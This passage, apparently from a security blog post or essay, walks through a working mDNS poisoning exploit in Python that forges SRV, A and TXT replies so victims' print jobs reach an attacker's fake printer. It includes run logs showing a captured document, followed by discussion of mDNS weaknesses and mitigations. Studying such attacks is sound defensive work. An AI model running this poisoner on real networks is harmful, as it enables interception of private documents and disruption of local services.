- `IP_ADD_MEMBERSHIP` = connection to the multicast group


MDSN_poisoner & MDNS



```
def MDNS_poisoner(host, port, handler): # [3] the poisoner serve forever the request until we force it to shutdown
        try:
                server = UDP_server((host, port), handler)
                server.serve_forever()
        except:
                print("Error when server start on port " + str(port))
```

This function will run the UDP server unitl the shutdown (`server.serve_forever`) so every query can be intercepted and served as we already discussed.

MDNS will be the **handler argument** of MDNS_poisoner




```
class MDNS(BaseRequestHandler):

        def handle(self):
                target_service = ''
                data, soc = self.request        # [A] self.request return string (data ncoming) and IP:socket pair of the sender
                d = DNSRecord.parse(data)       # [B] conver the request in DNS record making easier to extract information...


                if d.header.q < 1:              # simple check if mdns packet have >=1 question(s)
                        return

                target_service = d.questions[0]._qname  # [C] ...extract the domain name from the request from the question section
                # CREATION OF THE POISONED MDNS REPLY (with our IP_ADDR)
                d = DNSRecord(DNSHeader(qr=1, id=0, bitmap=33792))      # HEADER
                d.add_answer(RR(target_service, QTYPE.SRV, ttl=120, rclass=32769, rdata=SRV(priority=0, target=ATTK_HOSTNAME, weight=0, port=8000)))    # SRV (target_service ---> hostname)
                d.add_answer(RR(ATTK_HOSTNAME, QTYPE.A, ttl=120, rclass=32769, rdata=A(IP_ATTACKER)))   # A RECORD (hostname ---> ip_addr)
                # TXT (URL of fake printer to be contacted) [check the adminurl]
                d.add_answer(RR('testM._ipps._tcp.local', QTYPE.TXT, ttl=4500, rclass=32769, rdata=TXT(["rp=ipp/print", "ty=Test Printer", "adminurl=https://victim-virtualBox:8000/ipp/print",
                                                                                                        "pdl=application/pdf, image/jpeg, image/pwg-raster","product=(Printer)", "Color=F", "Duplex=F",
                                                                                                        "usb_MFG=Test", "usb_MDL=Printer", "UUID=0544e1d1-bba0-3cdf-5ebf-1bd9f600e0fe", "TLS=1.2",
                                                                                                        "txtvers=1", "qtotal=1"])))

                soc.sendto(d.pack(), MADDR) # send the malicious ultra-poisoned reply :)
                print("[+] Poison-Answer sent to %s for name %s" %  (self.client_address[0], target_service))
```

The first part of the function retrieve the data intercepted and `IP:port` pair [A] after with `DNSRecord` we convert the request in a more easy-to-modify format than just end with a check on the header (avoid empty questions) and extract the domain name from the mDNS question.

The bottom part is were the poisoned packet is crafted with a new **SRV record** (injecting the `ATTK_HOSTNAME`), **A record** (injecting `IP_ATTACKER`) and **TXT record** (with the DNS-SD record of the malicious printer `testM._ipps._tcp.local` and other info like the `adminurl` of the fake printer). When ready the poisoned answer will be sent to the user

With the modified packet if received by the user will change the recipient of the print job hijacking to the printer under the attacker controll

MAIN




```
def main():     # [4] main thread of mDNS server ---> every request call a thread (MDNS.handle)
        try:
                server_thread = Thread(target=MDNS_poisoner, args=('', 5353, MDNS,))
                server_thread.setDaemon(True)
                server_thread.start()

                print("[*] Listening mDNS multicast traffic")

                while True:
                        time.sleep(0.1)

        except KeyboardInterrupt:
                sys.exit("\r[!] Exit for Keyboard Interrupt")
```

Nothing hard here just set as `deamon` the server (instance wth thread) and start it until the attacker abort it.


(the full exploit is provided with flags management for a easier and quick use)

USAGE

Run the *ippserver* (in my case named test) on the printer machine, prepare the document you want to print on the user and on the attacking machine


1. **run *ippserver*** (in my case named testM) with the flag `-d` to hold the print file on a directory and `-k` to keep the printer document on the directory we provided with the previous flag



```
victim@victim-VirtualBox:~/Documents$ ippserver testM -d . -k -v
2023-04-19T16:36:46.506Z  Using default configuration with a single printer.
2023-04-19T16:36:46.506Z  Using default spool directory ".".
Ignore Avahi state 2.
```
\

2. check and **run the script** we have created


```
victim@victim-VirtualBox:~/Documents$ ./exp.py
[*] Listening mDNS multicast traffic
```

Now we are listening the mDNS traffic now let's impersonate the user and try to print an image using the *test* printer




Run the exploit and let's stop for a minute looking at the output


```
victim@victim-VirtualBox:~/Documents$ ./exp.py
[*] Listening mDNS multicast traffic
[+] Poison-Answer sent to 10.0.202.30 for name testM._http._tcp.local.
[+] Poison-Answer sent to 127.0.0.1 for name testM._http._tcp.local.
[+] Poison-Answer sent to 10.0.203.57 for name test._ipp._tcp.local.
[+] Poison-Answer sent to 10.0.203.57 for name test._ipps._tcp.local.
[+] Poison-Answer sent to 10.0.203.57 for name victim-VirtualBox.local.
[+] Poison-Answer sent to 10.0.203.57 for name victim-VirtualBox.local.
[+] Poison-Answer sent to 10.0.203.57 for name test._ipps._tcp.local.
[+] Poison-Answer sent to 10.0.203.57 for name victim-VirtualBox.local.
[+] Poison-Answer sent to 10.0.203.57 for name _ftp._tcp.local.
```


The script run until we stop it, as you can see our script send for every different hostname inside the network requested by a host the malicious answer. Everything works smooth !

Let's check if the document is successfully hijacked



```
victim@victim-VirtualBox:~/Documents$ ippserver testM -d . -k -v
2023-04-19T18:22:51.997Z  Using default configuration with a single printer.
2023-04-19T18:22:51.997Z  Using default spool directory ".".
Ignore Avahi state 2.
2023-04-19T18:22:51.998Z  Using default listeners for victim-virtualbox:8000.
2023-04-19T18:22:51.998Z  [Printer testM] printer-uri="ipp://victim-virtualbox:8000/ipp/print"
2023-04-19T18:22:58.219Z  [Client 1] Accepted connection from "10.0.203.57".
2023-04-19T18:22:58.220Z  [Client 2] Accepted connection from "10.0.203.57".
2023-04-19T18:22:58.220Z  [Client 2] Client closed connection.
2023-04-19T18:22:58.220Z  [Client 2] Closing connection from "10.0.203.57".
2023-04-19T18:22:58.220Z  [Client 1] Client closed connection.
2023-04-19T18:22:58.220Z  [Client 1] Closing connection from "10.0.203.57".
2023-04-19T18:22:59.213Z  [Client 3] Accepted connection from "10.0.203.57".
2023-04-19T18:22:59.213Z  [Client 4] Accepted connection from "10.0.203.57".
2023-04-19T18:22:59.213Z  [Client 4] Client closed connection.
2023-04-19T18:22:59.213Z  [Client 4] Closing connection from "10.0.203.57".
2023-04-19T18:22:59.213Z  [Client 3] Client closed connection.
2023-04-19T18:22:59.213Z  [Client 3] Closing connection from "10.0.203.57".
2023-04-19T18:23:03.349Z  [Client 5] Accepted connection from "10.0.203.57".
2023-04-19T18:23:03.350Z  [Client 5] Starting HTTPS session.
2023-04-19T18:23:03.366Z  [Client 5E] Connection now encrypted.
2023-04-19T18:23:03.367Z  [Client 5E] POST /ipp/print
2023-04-19T18:23:03.367Z  [Client 5E] Continue
2023-04-19T18:23:03.367Z  [Client 5E] Get-Printer-Attributes successful-ok
2023-04-19T18:23:03.367Z  [Client 5E] OK
2023-04-19T18:23:03.367Z  [Client 5E] Client closed connection.
2023-04-19T18:23:03.367Z  [Client 5E] Closing connection from "10.0.203.57".
2023-04-19T18:23:03.998Z  [Client 6] Accepted connection from "10.0.203.57".
2023-04-19T18:23:03.998Z  [Client 6] Starting HTTPS session.
2023-04-19T18:23:04.024Z  [Client 6E] Connection now encrypted.
2023-04-19T18:23:04.026Z  [Client 6E] POST /ipp/print
2023-04-19T18:23:04.026Z  [Client 6E] Continue
2023-04-19T18:23:04.026Z  [Client 6E] Get-Printer-Attributes successful-ok
2023-04-19T18:23:04.026Z  [Client 6E] OK
2023-04-19T18:23:04.027Z  [Client 6E] POST /ipp/print
2023-04-19T18:23:04.028Z  [Client 6E] Continue
2023-04-19T18:23:04.028Z  [Client 6E] Validate-Job successful-ok
2023-04-19T18:23:04.028Z  [Client 6E] OK
2023-04-19T18:23:04.028Z  [Client 6E] POST /ipp/print
2023-04-19T18:23:04.028Z  [Client 6E] Continue
2023-04-19T18:23:04.028Z  [Client 6E] Create-Job successful-ok
2023-04-19T18:23:04.028Z  [Client 6E] OK
2023-04-19T18:23:04.028Z  [Client 6E] POST /ipp/print
2023-04-19T18:23:04.029Z  [Client 6E] Continue
2023-04-19T18:23:04.029Z  [Job 1] Creating job file "./testM/1-rin-tohsaka-theme-fg6_jpg.pdf", format "application/pdf".
2023-04-19T18:23:04.029Z  [Client 7] Accepted connection from "10.0.203.57".
2023-04-19T18:23:04.029Z  [Client 6E] Send-Document successful-ok
```

Let's be sure and check the directory we provided with the `-d` flag of *ippserver*



```
victim@victim-VirtualBox:~/Documents$ ls testM/
1-rin-tohsaka-theme-fg6_jpg.pdf
victim@victim-VirtualBox:~/Documents$ 
```

Everything perfect and works fine we have retrieved the documents spoofing the test printer!

FINAL THOUGHTS & MITIGATION

First of all this mDNS abuse doesn't send back the printjob to the legittimate printer so can be easy to detect and make te target suspicious also it's easy to find fingerprint or trace of the attacker if this one don't take right precaution before the attack.
A good way to do execute the script is do it on a machine that belong to the network under the user controll but this need the machine to be compromised first.

In office network, public Wi-Fi and Home network is the perfect ground to run this script or whatever other abuse of mDNS like DOS (for example on IP cameras).

WHAT ARE THE ISSUES WITH MDNS

The main problem with mDNS is the **bad assumption that all device on the network are cooperative** and not malicious but this is not always the truth.

Let's take the case of a DOS using mDNS.
As we have said before when a 15 collison in 10 seconds occur during the *probing* phase the host must wait 5(+) seconds before another attempt, if after 1 minute the situation is not fixed a error is reported to the user.
If a bad actor intercept the probing actor and continously send mDNS reply, equal to the resource asked by the host, the resource will result unavaiable,
This is possible for the **zero-configuration** nature of the protocol **and the absence of authentication**.

Also the more complex the local network is the more **lack of proper segmentation** can be present on the network, the attackers can abuse this bad segmentation to pivot around the network (a good target to reach and commprise can be a router).

In conclusion, a bad configuration of the network can lead to open ports or something that can be accessed remotely and exploit at local network level so if is not strictly needed you need to isolate your network.

MITIGATIONS

mDNS can be usefull (and common) on Domestic networks because the final user doesn't have the knowledge to configure manually all the device on the network and the easy-to-use objective of IoT devices will be less, in this case standard rules like antivirus, firewall and secure protocols (SSL, SSH, ecc...) wil be a good housekeeping.

For a enterprise level (company, office, critical infrastructure...) mDNS can be disabled and managed by internals. If is strictly needed over the rules told on the domestic network case a good traffic analysis and develop some authentication (for example always check if the address inside a mDNS belong to the local subnet) measures can make really hard life for attackers.

If you interested more on poisoning and mDNS (and other protocol) look at responder tool usually used on Active Directory pentest to retrieve data and other attacks.

The most of the contents of this essay is baased on the IoT Hacking book of Fotios Chantzis and Ioannis Stais